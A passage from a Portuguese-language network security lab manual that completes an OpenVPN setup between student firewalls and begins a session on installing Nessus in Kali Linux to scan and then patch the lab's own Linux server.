10. Entre na pasta de configuração do OpenVPN no Windows, `C:\Program Files\OpenVPN\config`. Aqui, iremos fazer duas coisas: (1) criar o arquivo de configuração do OpenVPN para conexão no servidor *FWGW1-G* do seu colega de atividade, e (2) extrair as chaves do cliente copiadas no passo (8). Vamos lá:

Crie o arquivo `winclient-b.ovpn` no *Desktop* do seu usuário na máquina *WinClient-G*, com o conteúdo a seguir. Logo após, mova-o para `C:\Program Files\OpenVPN\config\winclient-b.ovpn`, concedendo permissão administrativa quando solicitado.

```
client
proto udp
dev tun

ca    ca.crt
key   WinClient-B.key
cert  WinClient-B.crt

remote 192.168.29.103 1194
resolv-retry infinite
nobind

keepalive 10 120
comp-lzo
auth-nocache
persist-key
persist-tun
status openvpn-status.log
verb 3

tls-version-min 1.2
tls-cipher TLS-DHE-RSA-WITH-AES-256-GCM-SHA384:TLS-DHE-RSA-WITH-AES-256-CBC-
SHA256:TLS-DHE-RSA-WITH-AES-128-GCM-SHA256:TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
cipher AES-256-CBC
auth SHA512
reneg-sec 60
```

Nas linhas `key` e `cert`, substitua a letra ao final do arquivo `WinClient-G` pela que representa seu grupo.

Na linha `remote`, insira o IP público da máquina *FWGW1-G* **do seu colega** — esta será a máquina em que seu cliente VPN irá tentar conectar-se quando iniciado.

O segundo passo é extrair o arquivo `.tar.gz` contendo as chaves do cliente que foi copiado no passo (8). Use o `7-zip` (disponível em <https://www.7-zip.org/download.html>) para fazer a extração, numa pasta em que seu usuário possua permissão (como o *Desktop*, por exemplo). Depois, mova as chaves para `C:\Program Files\OpenVPN\config`. Sua pasta deve ficar assim:




Figura 63: Estado final da pasta do OpenVPN na máquina WinClient-G

11. Tudo quase pronto! Vamos testar o funcionamento da VPN, passo a passo: primeiro, o aluno do grupo A deverá atuar como servidor, e o aluno do grupo B atuará como cliente. A seguir, as posições serão invertidas.

No firewall do aluno do grupo A, *FWGW1-A*, crie uma regra que permita que conexões VPN sejam autorizadas através do firewall interno:

```
# hostname  
FWGW1-A
```

```
# iptables -A INPUT -i eth0 -p udp -m udp --dport 1194 -m state --state  
NEW,ESTABLISHED -j ACCEPT
```

Em seguida, inicie o OpenVPN e aguarde:

```
# /usr/sbin/openvpn --config /etc/openvpn/openvpn.conf
Fri Sep 7 10:21:24 2018 OpenVPN 2.3.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[EPOLL] [PKCS11] [MH] [IPv6] built on Jun 26 2017
Fri Sep 7 10:21:24 2018 library versions: OpenSSL 1.0.1t 3 May 2016, LZO 2.08
Fri Sep 7 10:21:24 2018 Diffie-Hellman initialized with 2048 bit key
Fri Sep 7 10:21:24 2018 Socket Buffers: R=[212992->131072] S=[212992->131072]
Fri Sep 7 10:21:24 2018 ROUTE_GATEWAY 192.168.29.1/255.255.255.0 IFACE=eth0
HWADDR=08:00:27:43:b1:9d
Fri Sep 7 10:21:24 2018 TUN/TAP device tun0 opened
Fri Sep 7 10:21:24 2018 TUN/TAP TX queue length set to 100
Fri Sep 7 10:21:24 2018 do_ifconfig, tt->ipv6=0, tt->did_ifconfig_ipv6_setup=0
Fri Sep 7 10:21:24 2018 /sbin/ip link set dev tun0 up mtu 1500
Fri Sep 7 10:21:24 2018 /sbin/ip addr add dev tun0 local 10.8.1.1 peer 10.8.1.2
Fri Sep 7 10:21:24 2018 /sbin/ip route add 10.8.1.0/24 via 10.8.1.2
Fri Sep 7 10:21:24 2018 UDPv4 link local (bound): [undef]
Fri Sep 7 10:21:24 2018 UDPv4 link remote: [undef]
Fri Sep 7 10:21:24 2018 MULTI: multi_init called, r=256 v=256
Fri Sep 7 10:21:24 2018 IFCONFIG POOL: base=10.8.1.4 size=62, ipv6=0
Fri Sep 7 10:21:24 2018 ifconfig_pool_read(), in='WinClient-B,10.8.1.4', TODO:
IPv6
Fri Sep 7 10:21:24 2018 succeeded -> ifconfig_pool_set()
Fri Sep 7 10:21:24 2018 IFCONFIG POOL LIST
Fri Sep 7 10:21:24 2018 WinClient-B,10.8.1.4
Fri Sep 7 10:21:24 2018 Initialization Sequence Completed
```

Na máquina cliente do aluno do grupo B, *WinClient-B*, inicie o OpenVPN como administrador. Navegue até a pasta <C:\Program Files\OpenVPN\bin>, clique com o botão direito no executável <openvpn-gui.exe> e selecione *Executar como administrador*. Autorize a execução na janela seguinte.

Deverá aparecer um símbolo de um monitor com um cadeado no *tray* do sistema, no canto inferior direito da tela, próximo ao relógio. Clique com o botão direito nesse ícone e selecione *Connect*.

Se tudo deu certo, após alguns instantes a janela do OpenVPN que se abriu momentaneamente irá fechar, e o ícone do monitor ficará verde. Colocando o mouse em cima do ícone, você deve ver as linhas *Connected to: winclient-b* e *Assigned IP: 10.8.1.X*.

12. Vamos fazer os testes de conectividade. Na máquina *WinClient-B*, cheque se as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram importadas corretamente:

```
C:\>route print
IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask        Gateway        Interface Metric
          10.1.1.0    255.255.255.0   10.8.1.5      10.8.1.6     35
          172.16.1.0   255.255.255.0   10.8.1.5      10.8.1.6     35
```

A saída do comando `route print` acima foi sumarizada para obtermos a informação relevante nesta atividade: que as rotas para as redes 10.1.1.0/24 e 172.16.1.0/24 foram adicionadas, e que ambas passam pelo *gateway* 10.8.1.5, no exemplo. Mas, que roteador é esse? O `ipconfig /all` mostra essa informação:

```
C:\>ipconfig /all

(...)

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . :
Description . . . . . : TAP-Windows Adapter V9
Physical Address. . . . . : 00-FF-C5-80-A0-B0
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::2d85:5fb5:4550:adb%44(PREFERRED)
IPv4 Address. . . . . : 10.8.1.6(PREFERRED)
Subnet Mask . . . . . : 255.255.255.252
Lease Obtained. . . . . : sexta-feira, 7 de setembro de 2018 11:21:55
Lease Expires . . . . . : sábado, 7 de setembro de 2019 11:21:54
Default Gateway . . . . . :
DHCP Server . . . . . : 10.8.1.5
DHCPv6 IAID . . . . . : 738262981
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-81-69-7F-88-D7-F6-DF-94-BE
DNS Servers . . . . . . . . . : fec0:0:0:ffff::1%1
                               fec0:0:0:ffff::2%1
                               fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled
```

A interface de rede **Ethernet 2**, mostrada acima, é do tipo TAP e possui IP 10.8.1.6. É através dela que iremos atingir o *gateway* 10.8.1.5, e portanto as redes 10.1.1.0/24 e 172.16.1.0/24 — essa é a interface criada pela conexão do OpenVPN.

13. Se testarmos a conectividade entre a VPN e os *hosts* da DMZ e da Intranet teremos uma surpresa ingrata, no entanto: não haverá sucesso. Antes de fazer o teste a seguir, verifique se a máquina *LinServer-A* está ligada. Feito isso, na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10

Pinging 172.16.1.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.16.1.10:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Qual seria a razão? Simples: não estamos permitindo o repasse de pacotes entre as interfaces da VPN e a DMZ/Intranet. Para corrigir isso, basta adicionar uma regra à tabela FORWARD do *FWGW1-A* — de forma genérica, podemos permitir o repasse de qualquer interface do tipo **tun**, que é o tipo criado pelo OpenVPN quando de sua conexão, para essas duas redes.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -i tun+ -d 172.16.1.0/24 -j ACCEPT  
# iptables -A FORWARD -i tun+ -d 10.1.1.0/24 -j ACCEPT
```

Imediatamente, temos o resultado na máquina *WinClient-B*:

```
C:\>ping 172.16.1.10  
  
Pinging 172.16.1.10 with 32 bytes of data:  
Reply from 172.16.1.10: bytes=32 time<1ms TTL=63  
  
Ping statistics for 172.16.1.10:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Cuidado ao criar as regras de repasse de pacotes para as interfaces da VPN. Uma regra muito leniente, como **iptables -A FORWARD -i tun+ -j ACCEPT**, permitiria ao cliente da VPN conectar-se a qualquer *host* da Internet através do túnel — efetivamente utilizando a VPN como uma conexão alternativa de rede. Como raramente esse é o objetivo pretendido pelo administrador, seja específico ao dizer quais redes/máquinas poderão ser atingidas a partir da VPN.

14. Agora, faça o caminho contrário: a máquina *FWGW1-B* será o servidor, e a máquina *WinClient-A* irá conectar-se a ela. Refaça todos os passos da atividade, e verifique que a VPN está funcionando em ambos os sentidos.

Sessão 10: Auditoria de segurança da informação

1) Instalação do Nessus



Esta atividade será realizada na máquina virtual *KaliLinux-G*.

Nesta atividade iremos instalar e configurar o Tenable Nessus (<https://www.tenable.com/products/nessus-home>), um *scanner* de vulnerabilidades desenvolvido pela Tenable Network Security. O projeto era *open source* até a versão 2.2.11, em 2005, quando foi lançada a versão 3 do Nessus *engine* e ele se tornou, então, proprietário. O software ainda é gratuito para um bom número de usos, excluindo-se testes de *compliance* (como PCI, CIS e FDCC), auditorias de rede e checagens mais recentes, bem como algumas outras características.

O OpenVAS (<http://www.openvas.org/>) é um *fork open source* bastante popular do Nessus, que vem inclusive pré-instalado na distribuição Kali Linux.

1. Com a máquina *KaliLinux-G desligada*, acesse o menu *Settings > Storage*, clique na linha da controladora SATA e depois no pequeno símbolo de um HD com um + verde. Iremos adicionar um novo disco de 30 GB para armazenar a instalação do Nessus, já que o disco atual, de 20 GB, não será suficiente. Após clicar no ícone:

- Selecione *Create new disk*.
- Tipo do arquivo: mantenha *VDI*.
- Tipo de alocação: mantenha *Dynamically allocated*.
- Nome do disco: **kali-nessus**
- Tamanho do disco: 30 GB

Além disso, será necessário voltar a máquina *KaliLinux-G* para a DMZ. Acesse *Settings > Network* e mude o nome do adaptador *host-only* da VM para o mesmo das máquinas *LinServer-G* e *WinServer-G*.

Ao final do processo, ligue a máquina *KaliLinux-G*.

2. Após o *boot*, faça login como usuário **root** e abra um terminal. Vamos partitionar, formatar e montar o disco adicionado. Primeiro, descubra a letra sob a qual o disco foi detectado:

```
# dmesg | grep -i 'Attached SCSI disk'
[    1.828729] sd 1:0:0:0: [sdb] Attached SCSI disk
[    1.856784] sd 0:0:0:0: [sda] Attached SCSI disk
```

```
# fdisk -l /dev/sdb
Disk /dev/sdb: 30 GiB, 32212254720 bytes, 62914560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

Como era de se esperar, o disco foi detectado como `/dev/sdb`. Particione-o usando o `fdisk`: crie uma única partição primária, ocupando a totalidade do disco, com tipo de sistema de arquivos `Linux`.

```
# fdisk /dev/sdb

Welcome to fdisk (util-linux 2.31.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x986bc0aa.
```

```
Command (m for help): o
Created a new DOS disklabel with disk identifier 0xc0163032.
```

```
Command (m for help): n
Partition type
  p  primary (0 primary, 0 extended, 4 free)
  e  extended (container for logical partitions)
Select (default p):

Using default response p.
Partition number (1-4, default 1):
First sector (2048-62914559, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-62914559, default 62914559):

Created a new partition 1 of type 'Linux' and of size 30 GiB.
```

```
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
```

Agora, formate o disco com o sistema de arquivos `ext4`:

```
# mkfs.ext4 /dev/sdb1
mke2fs 1.44.1 (24-Mar-2018)
Creating filesystem with 7864064 4k blocks and 1966080 inodes
Filesystem UUID: 99654695-1f56-4521-8cd5-da0c533b11ae
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
    4096000

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
```

Iremos montar essa partição no `/opt`. Primeiro, monte-a temporariamente no diretório `/mnt` e faça o *backup* dos dados preexistentes no `/opt` para dentro dela, depois desfaça o *mount* temporário.

```
# mount /dev/sdb1 /mnt/
```

```
# rsync -av /opt/ /mnt/
```

```
# umount /mnt/
```

Descubra qual o UUID (*Universally Unique Identifier*) dessa nova partição. Em seguida, usando esse dado, crie uma nova linha no `/etc/fstab` que monte a partição automaticamente no diretório `/opt` durante o *boot*. Finalmente, monte-a usando `mount -a` e verifique o funcionamento da sua configuração.

```
# blkid | grep '^/dev/sdb1' | cut -d' ' -f2 | sed 's/'//g'
UUID=99654695-1f56-4521-8cd5-da0c533b11ae
```

```
# uuid=$( blkid | grep '^/dev/sdb1' | cut -d' ' -f2 | sed 's/'//g' ); echo "$uuid
/opt    ext4    defaults    0    2" >> /etc/fstab; unset uuid
```

```
# tail -n1 /etc/fstab
UUID=99654695-1f56-4521-8cd5-da0c533b11ae    /opt    ext4    defaults    0    2
```

```
# mount -a
```

```
# mount | grep '^/dev/sdb1 '
/dev/sdb1 on /opt type ext4 (rw,relatime)
```

3. Vamos reconfigurar a rede da máquina *KaliLinux-G* para a DMZ. Edite o arquivo `/etc/network/interfaces` como se segue:

```
# nano /etc/network/interfaces
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 172.16.1.30/24
gateway 172.16.1.1
```

```
# systemctl restart networking
```

4. O próximo passo é fazer o download do pacote do Nessus. Na máquina *KaliLinux-G*, acesse a URL <https://www.tenable.com/products/nessus-home> com o navegador Firefox. À direita da página, preencha a caixa *Register for an Activation Code*; não se esqueça de usar um endereço de e-mail válido. Em seguida, clique no botão *Download*.
5. Na nova página, baixe o pacote `Nessus-x.y.z-debian6_amd64.deb` (ajuste os valores de `x.y.z` para a versão exibida pela página). Essa versão também é indicada para o Kali Linux AMD64, que é a distribuição que estamos usando na máquina *KaliLinux-G*. Concorde com o termo de licença, e salve o pacote `.deb` — não o instale ainda.
6. No seu endereço de e-mail, cheque por uma nova mensagem com o título *Tenable Nessus Home Activation Code*. Após o cabeçalho **Activating Your Nessus Home Subscription**, o código de 20 caracteres para ativação do seu scanner será informado. Guarde este código para uso futuro.
7. Agora sim, vamos instalar o Nessus. O arquivo provavelmente foi baixado para a pasta `/root/Downloads`, como se segue:

```
# pwd
/root/Downloads
```

```
# ls
Nessus-7.1.3-debian6_amd64.deb
```

Instale-o usando o comando `dpkg`:

```
# dpkg -i Nessus-7.1.3-debian6_amd64.deb
```

```
Selecting previously unselected package nessus.  
(Reading database ... 356069 files and directories currently installed.)  
Preparing to unpack Nessus-7.1.3-debian6_amd64.deb ...  
Unpacking nessus (7.1.3) ...  
Setting up nessus (7.1.3) ...  
Unpacking Nessus Core Components...
```

- You can start Nessus by typing `/etc/init.d/nessusd start`
- Then go to <https://kali:8834/> to configure your scanner

```
Processing triggers for systemd (238-4) ...
```

Siga as instruções de instalação, e inicie o Nessus com o comando:

```
# /etc/init.d/nessusd start
```

8. Abra o navegador Firefox e acesse a URL <https://127.0.0.1:8834/> (se preferir, acesse de sua máquina física no endereço <https://172.16.0.30:8834>) para entrar na console administrativa do Nessus. Adicione uma exceção de segurança para o certificado HTTPS auto-assinado do Nessus, e prossiga.

Na tela de criação de usuário, informe o *username* `admin` e senha `rnpesr`, e clique em *Continue*.

Na tela subsequente, mantenha o *Scanner Type* em *Home, Professional or Manager*, e no campo *Activation Code* informe o código recebido por e-mail no passo (5) desta atividade. Clique em *Continue* e aguarde a inicialização do Nessus (esse passo pode demorar, seja paciente).

9. Ao final do processo, você terá acesso à console principal do Nessus, como mostrado na imagem abaixo.




Figura 64: Console do Nessus

2) Realizando um *scan* em SO Linux



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G* e *LinServer-G*.

Vamos realizar um *scan* na máquina *LinServer-G*, verificar as vulnerabilidades identificadas e tentar corrigi-las através da atualização do sistema. Antes de começar, verifique que a máquina *LinServer-G* está ligada e acessível.

1. Na console principal do Nessus, clique em *Create a new scan*. Na tela seguinte, selecione o template *Basic Network Scan*.
2. Em *Settings > General*, configure:
 - *Name: LinServer-G*
 - *Description: Scan da máquina LinServer-G*
 - *Targets: 172.16.G.10/32*
3. Em *Credentials > SSH*, configure:
 - *Authentication method: password*
 - *Username: aluno*

- Password (*unsafe!*): **rnpesr**
- Elevate privileges with: **su**
- su login: **root**
- Escalation password: **rnpesr**
- Location of su (directory): **/bin**

4. Clique em *Save*. Na tela seguinte, clique no ícone *Launch* (que parece um pequeno *play*) na parte à direita da tela. O *scan* será iniciado, como mostrado abaixo.

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'Folders' (containing 'My Scans' which has 1 item), 'Resources' (containing 'Policies', 'Plugin Rules', and 'Scanners'), and a search bar. The main area is titled 'My Scans' and shows a table with one row:

<input type="checkbox"/>	Name	Schedule	Last Modified	Actions
<input type="checkbox"/>	LinServer-A	On Demand	Today at 7:11 PM	(refresh) (play) (trash)

Figura 65: Scan inicial do LinServer-G no Nessus

Aguarde o final do *scan*, e confira o resultado. Se quiser acompanhar o *scan* enquanto ele é realizado, clique na linha para expandi-la.

5. Após a conclusão do *scan*, cheque a página de resultados, como mostrado abaixo.




Figura 66: Primeiro scan do LinServer-G no Nessus

Veja que há um grande número de vulnerabilidades identificadas: 6 críticas, 43 de alto impacto, 34 de médio impacto, 4 de baixo impacto e 48 de cunho informativo. Entre na aba *Vulnerabilities* e explore algumas dessas vulnerabilidades—por exemplo, confira abaixo a vulnerabilidade DSA-3481-1, referente à [glibc](#):

The screenshot shows the Nessus web interface. On the left, there's a sidebar with 'Scans' selected. The main content area displays a 'CRITICAL' alert for 'Debian DSA-3481-1 : glibc - security update'. The 'Description' section states: 'Several vulnerabilities have been fixed in the GNU C Library, glibc.' It notes that the first vulnerability listed has critical impact. Below this, several CVE entries are listed: CVE-2015-7547, CVE-2015-8776, CVE-2015-8778, and CVE-2015-8779. The 'Solution' section suggests upgrading the glibc packages. The 'Plugin Details' section provides technical metadata like Severity (Critical), ID (88768), and Family (Debian Local Security Checks). The 'Risk Information' section includes Risk Factor (Critical), CVSS Base Score (10.0), and IAVM Severity (I). The 'Vulnerability Information' section lists CPE (cpe:/o:debian:debian_linux:8.0), Patch Pub Date (February 16, 2016), and In the news (true). The 'Reference Information' section lists TRA (TRA-2017-08), DSA (3481), IAVA (2016-A-0053), and CVEs (CVE-2015-7547, CVE-2015-8776, CVE-2015-8778, CVE-2015-8779).

Figura 67: Vulnerabilidade crítica da glibc

O Nessus apresenta várias informações úteis, como a natureza da vulnerabilidade, quais CVEs (*Common Vulnerabilities and Exposures*) são relevantes, e quais são as soluções mais indicadas. Do ponto de vista de gestão de riscos e vulnerabilidades em um parque com um grande número de máquinas instaladas, essas informações são importantíssimas.

- Vamos tentar corrigir algumas (ou, idealmente, todas) dessas vulnerabilidades. Entre na máquina *LinServer-G* e faça uma atualização completa do sistema. Em seguida, reinicie a VM.

```
# hostname
LinServer-A
```

```
# apt-get update
```

```
# apt-get dist-upgrade -y
```

```
# reboot
```

- De volta à console do Nessus, rode novamente o *scan* criado nos passos [1-3]. Ao final, confira

seus resultados:

